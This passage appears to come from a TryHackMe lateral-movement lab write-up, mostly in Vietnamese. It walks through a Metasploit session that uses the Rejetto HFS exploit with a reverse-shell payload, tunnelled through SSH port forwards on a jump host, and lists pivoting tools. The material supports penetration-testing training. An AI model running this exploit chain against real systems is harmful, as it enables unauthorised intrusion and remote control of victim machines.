Khi tất cả các cổng chuyển tiếp đã được thiết lập, chúng ta có thể khởi động Metasploit và cấu hình khai thác để các cổng cần thiết khớp với các cổng chúng ta đã chuyển tiếp qua THMJMP2:

Hộp tấn công

**user@AttackBox$ msfconsole**

**msf6 > use rejetto\_hfs\_exec**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set payload windows/shell\_reverse\_tcp**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set lhost thmjmp2.za.tryhackme.com**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set ReverseListenerBindAddress 127.0.0.1**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set lport 7878**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set srvhost 127.0.0.1**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set srvport 6666**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set rhosts 127.0.0.1**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set rport 8888**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > exploit**

Có rất nhiều điều cần giải thích ở đây:

* Tham số **LHOST**  thường phục vụ hai mục đích: nó được sử dụng như IP nơi trình lắng nghe được liên kết trên máy của kẻ tấn công để nhận shell ngược; nó cũng được nhúng vào tải trọng để nạn nhân biết nơi kết nối trở lại khi khai thác được kích hoạt. Trong kịch bản cụ thể của chúng tôi, vì THMDC sẽ không thể tiếp cận chúng tôi, chúng tôi cần buộc tải trọng kết nối trở lại với THMJMP2, nhưng chúng tôi cần trình lắng nghe liên kết với máy của kẻ tấn công trên **127.0.0.1**. Để đạt được mục đích này, Metasploit cung cấp một tham số tùy chọn**ReverseListenerBindAddress**, có thể được sử dụng để chỉ định địa chỉ liên kết của trình lắng nghe trên máy của kẻ tấn công riêng biệt với địa chỉ mà tải trọng sẽ kết nối trở lại. Trong ví dụ của chúng tôi, chúng tôi muốn trình lắng nghe shell ngược được liên kết với 127.0.0.1 trên máy của kẻ tấn công và tải trọng kết nối trở lại với THMJMP2 (vì nó sẽ được chuyển tiếp đến máy của kẻ tấn công thông qua đường hầm SSH ).
* Khai thác của chúng tôi cũng phải chạy một máy chủ web để lưu trữ và gửi tải trọng cuối cùng trở lại máy chủ nạn nhân. Chúng tôi sử dụng **SRVHOST** để chỉ ra địa chỉ lắng nghe, trong trường hợp này là 127.0.0.1, để máy tính của kẻ tấn công liên kết máy chủ web với máy chủ cục bộ. Mặc dù điều này có thể trái ngược với trực giác, vì không có máy chủ bên ngoài nào có thể trỏ đến máy chủ cục bộ của kẻ tấn công, đường hầm SSH sẽ đảm nhiệm việc chuyển tiếp bất kỳ kết nối nào nhận được trên THMJMP2 tại SRVPORT trở lại máy tính của kẻ tấn công.
* RHOSTS được thiết lập để trỏ đến 127.0.0.1 vì đường hầm SSH sẽ chuyển tiếp các yêu cầu đến THMDC thông qua đường hầm SSH được thiết lập với THMJMP2.  **RPORT** được thiết lập thành 8888 vì bất kỳ kết nối nào được gửi đến cổng đó trên máy của kẻ tấn công sẽ được chuyển tiếp đến cổng 80 trên THMDC.

Sau khi khởi chạy khai thác, bạn sẽ nhận được một shell trở lại máy của kẻ tấn công. Bạn sẽ tìm thấy một lá cờ trên **C:\hfs\flag.txt**.

**VII. Conclusion**

In this room, we have discussed the many ways an attacker can move around a network once they have a set of valid credentials. From an attacker's perspective, having as many different techniques as possible to perform lateral movement will always be helpful as different networks will have various restrictions in place that may or may not block some of the methods.

While we have presented the most common techniques in use, remember that anything that allows you to move from one host to another is lateral movement. Depending on the specifics of each network, other paths could be viable.

Should you be interested in more tools and techniques, the following resources are available:

* [Sshuttle](https://github.com/sshuttle/sshuttle)
* [Rpivot](https://github.com/klsecservices/rpivot)
* [Chisel](https://github.com/jpillora/chisel)
* [Hijacking Sockets with Shadowmove](https://adepts.of0x.cc/shadowmove-hijack-socket/)